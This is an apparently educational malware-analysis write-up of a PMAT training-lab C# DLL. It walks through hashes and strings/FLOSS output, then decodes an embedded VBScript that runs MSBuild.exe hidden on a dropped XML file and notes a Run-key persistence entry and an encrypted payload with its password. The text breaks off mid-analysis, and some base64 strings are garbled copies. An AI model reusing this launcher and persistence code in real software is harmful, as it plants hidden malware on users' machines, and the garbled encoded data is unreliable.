


StaySharp -CSharpMalware

<https://github.com/HuskyHacks/PMAT-labs/blob/main/labs/3-4.StaySharp-CSharpMalware/Malware.cryptlib64.dll.malz/Malware.cryptlib64.dll.malz.7z>

We are provided with a CSHARP file. At first, we will calculate the hashes.

```
PS> python3 /opt/HASHER/Hasher.py ./Malware.cryptlib64.dll.malz
```



An Automated Hash Calculator

Coded by Kamran Saifullah - Frog Man
Twitter: <https://twitter.com/deFr0ggy>
GitHub: <https://github.com/deFr0ggy>
LinkedIn: <https://linkedin.com/in/kamransaifullah>

Usage: ./Hasher.py <File>

MD5: 361e6edb47e711a72c7f8ee3c0c1632b
SHA1: 62d77e7ceea7ec81c3b4cb77893cd8e06e0febb0
SHA256: 732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387
SHA512: cc5ff20fde65ea1535a9c1dfff8653a261a7a9e621c0038e512961a9fc5b528cf9a00d119de076efb2eed0799f83e0c9a04d8b8c86e5

Once, we have the hashes, we can start with the normal static analysis but first let's check the NOTE about this malware.

README.txt

Hey Analyst!

We found this DLL in Program Files on an endpoint. It was hidden in with one of the proprietary programs that the company uses in our payment processing departments. Thing is, the MACE attributes looked way off; the Created timestamp looks way too recent compared to when the program was installed. It seems unlikely but we suspect this might be malware.

Can you take a look?

Thanks,
SOC

So, that sounds pretty fishy and seems like attackers were either able to perform DLL Injection attack in there.

What is a DLL File?

A DLL is a **library that contains code and data that can be used by more than one program at the same time**. For example, in Windows operating systems, the Comdlg32 DLL performs common dialog box related functions. Each program can use the functionality that is contained in this DLL to implement an Open dialog box.

Static Analysis

Now, let's use both of the below mentioned tools to analyze the DLL file.

- Strings
- Floss

We will be using Strings this time. Running strings on the file returns quite a lot of strings.

```
strings ./Malware.cryptlib64.dll.malz | less
```

```
!This program cannot be run in DOS mode.
```

```
.text
```

```
` .sdata
```

```
.rsrc
@.reloc
pr;T
BSJB
v4.0.30319
#Strings
#GUID
#Blob
<Module>
System.Runtime.CompilerServices
CompilationRelaxationsAttribute
.ctor
RuntimeCompatibilityAttribute
System.Reflection
AssemblyTitleAttribute
AssemblyDescriptionAttribute
AssemblyConfigurationAttribute
AssemblyCompanyAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyTrademarkAttribute
System.Runtime.InteropServices
ComVisibleAttribute
GuidAttribute
AssemblyFileVersionAttribute
System.Runtime.Versioning
TargetFrameworkAttribute
System
Object
System.IO
MemoryStream
System.Security.Cryptography
```

RijndaelManaged
Rfc2898DeriveBytes
CryptoStream
Byte
RuntimeHelpers
Array
RuntimeFieldHandle
InitializeArray
SymmetricAlgorithm
set_KeySize
set_BlockSize
get_KeySize
DeriveBytes
GetBytes
set_Key
get_BlockSize
set_IV
CipherMode
set_Mode
ICryptoTransform
CreateEncryptor
Stream
CryptoStreamMode
Write
Close
IDisposable
Dispose
ToArray
PaddingMode
set_Padding
CreateDecryptor
CallConvCdecl

```
SHA256
Create
System.Text
Encoding
get_UTF8
HashAlgorithm
ComputeHash
Convert
FromBase64String
StreamReader
TextReader
ReadToEnd
Environment
GetEnvironmentVariable
String
Concat
File
WriteAllText
Microsoft.Win32
RegistryKey
RegistryHive
RegistryView
OpenBaseKey
OpenSubKey
SetValue
Exception
get_Message
Console
WriteLine
CompilerGeneratedAttribute
EmbedDLL.dll
mscorlib
```

```
Cryptor
EmbedDLL
<PrivateImplementationDetails>
Program
AES_Encrypt
bytesToBeEncrypted
passwordBytes
AES_Decrypt
bytesToBeDecrypted
66840DDA154E8A113C31DD0AD32F7F3A366A80E8136979D8F5A101D3D29D6F72
embed
Main
args
WrapNonExceptionThrows
EmbedDLL
Copyright
    2021
$2eab5b3e-db27-4823-8690-150bb182b16b
1.0.0.0
.NETFramework,Version=v4.7.2
FrameworkDisplayName
.NET Framework 4.7.2
_CorDllMain
mscorlib.dll
embed
\EmbedDLL.dll
```

If our eyes are trained we will start to analyze thins pretty quick. Like in this case, there is a lot going.

- set_keySize
- get_keySize

- AES_Encrypt
- passwordBytes
- AES_Decrypt
- bytesToBeDecrypted
- RegistryKey
- RegistryHive
- FromBase64String
- .NET Framework 4.7.2
- GetEnvrionementVarialbe etc.

Now, let's try to use FLOSS on the DLL.

```
vyJ/
p0w3r0verwh3lm1ng!
pxQRI8YJc6jVr3x45Y+ti/tT8W+3HpQHbcw1yZJQ9goNhoTt2TTRIbFkDsFdmrLw
Iklux2Tcs42qWV15vEWaGE7NywrhmorgjRarizl08J8eAd7JbR3zzqM5KbX5Vz6l
qi51p3G0RGviA59gz1s6GcJ5wwIPCSHk5sidK2XJUUGTGzWFXuM3QpGIm8XxL93
J5HVf52L0fTEb9lBR6md7bIoG2xbZIZ7kC2nbXlmcHGT49NhP6mwTxFLSTERKP2y
5d5k0ruBW/xunGBZY9kcvYtTLYmzPtius491SjU5nKHxg8VwR8VkynD71yf/0Sc
wz9zKDc9gvwHYwvpt7nGQmWXdtqxqEC6kvLB1XmyXqh94TJOTRVdLEvkrM7GdGQj
uuewaCZoUCHabZqXnW/efw/igNangpSQTnjB4WUqunJkJ0uvgozz/dbPQFYiKc+p
wR6H/nS07tk13jZ0BbuFkwfYAMHDh820J0CXlqW0HjGGz00fQkUZDX6qQeMYnQqP
En0oJKSQ8IMtIl5wwc0SaMNUiBombhxEXqARDk7f5W0lrksrNEL0Yj6HaSq7yI1G
zK6NiotjbV/uaUmuVlkWM473Jct1+UnreB+f3JlyQ1eRL79N0H0RagTY/rBE/gXI
+ZgSbSWz05jGDtUBjabGDj1zQuFKfyccg2G3u5yqWnUhAIRaXadE13w1UoM5MHut
DY6uk2xFXD5k29uL8S2RmdvD+XL/oA0AnKI6iBXkkMNDdxbf82cciS7mfF0bzLw9
S/wmwj50FZo0c/4ZgPlM/80kg9mlJIngWK25f6iTX9p+JxKw6IywRN5HrQE5DJX0
MksGdppW2oXNvEC9wmnzAKr3hLjkAYKdQS4ZqLJlf8d9UVpkfrEzCCX5qwyk0fA6
vovXJnjYra0FV2SqSBHkrPYu5zFNucq2vRJtIgmPm7vaJvo5nrPxezPZVN1KXu8F
/3a888BZ6ut4g+JbDrJZj35+9qLbsB2p19nij6GyfXvSz8BDakuk6mH0vLUNALG2
t30Ytaj8h4zuQvHSUn+XrIF8PgAYECUrtoRkrq1ArKlbNsr0oz+FdEUXfDVmQU4
ACtxlnkXpDbMZmGFLEkAtI/sMa8g2yB9ffHjGa8YTcw+WVaszbtLQaEA0xtzHXDL
hVXA3rwJ0pJQFTlyjx78GgmMK5EleZtoAWc5awt8c0I590iK4lR+fp2PKu7BYU2C
```

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
public

\embed.xml

U2V0IG9TaGVsbCA9IENyZWFOZU9iamVjdCAoIldzY3JpcHQyU2h1bGwiKSAKRGlT
IHN0ckFyZ3MKc3RyQXJncyA9ICJD0lxXaW5kb3dzXE1pY3Jvc29mdC50RVRcRnJh
bWV3b3JrXHY0LjAuMzAzMTlcTVNCdWlsZC5leGUgQzpcVXNlcnNcUHVibGljXGVt
YmVklNhthbCIKb1NoZWxsLlJ1biBzdHJBCmdzLCAwLCBmYWxzZQ==

C:\Users\Public\Documents\embed.vbs

Software\Microsoft\Windows\CurrentVersion\Run

embed

VS_VERSION_INFO

VarFileInfo

Translation

StringFileInfo

000004b0

Comments

```
CompanyName
FileDescription
EmbedDLL
FileVersion
1.0.0.0
InternalName
EmbedDLL.dll
LegalCopyright
Copyright
    2021
LegalTrademarks
OriginalFilename
EmbedDLL.dll
ProductName
EmbedDLL
ProductVersion
1.0.0.0
Assembly Version
1.0.0.0
```

Now, the important strings to note here from the FLOSS output are as below.

- public
- \embed.xml
- U2V0IG9TaGVsbCA9IENyZWZF0ZU9iamVjdCAoIldzY3JpcHQuU2h1bGwiKSAKRGIthHN0ckFyZ3MKc3RyQXJncyA9ICJDOLxXaW5kb3dzXE1pY3Jvc29mdC5ORVRcRnJhbWV3b3JrXHY0LjAuMzAzMTIcTVNCdWlsZC5leGUgQzpcVXNlcnNcUHVibGljXGVtYmVkJnhtbCIKb1NoZWxsLIJ1biBzdHJBcmdzLCAwLCBmYWxzZQ==
- C:\Users\Public\Documents\embed.vbs
- Software\Microsoft\Windows\CurrentVersion\Run

- embed
- p0w3r0verwh3lm1ng! → Can be the Potential Password for potential encrypted data.

We can decode the Base64 Encoded String to observe it's contents.

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs =
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false
```

So, its a VB Script also MSBuild.exe is being used here to load and execute the contents from `C:\Users\Public\embed.xml` file.

So, when the DLL file is executed, it drops off the the following two files.

1. `C:\Users\Public\Documents\embed.vbs` → VBScript
2. `C:\Users\Public\embed.xml` → XML File
3. `Software\Microsoft\Windows\CurrentVersion\Run` → Registry Entry
4. embed → Might be a variable/environment variable holding particular location of file/command.

On closer look onto the FLOSS output. We can find two functions i.e.

1. AES_ENCRYPT
2. AES_DECRYPT

Along with those, when we grepped for the particular word, we have an AES Encrypted string.


```

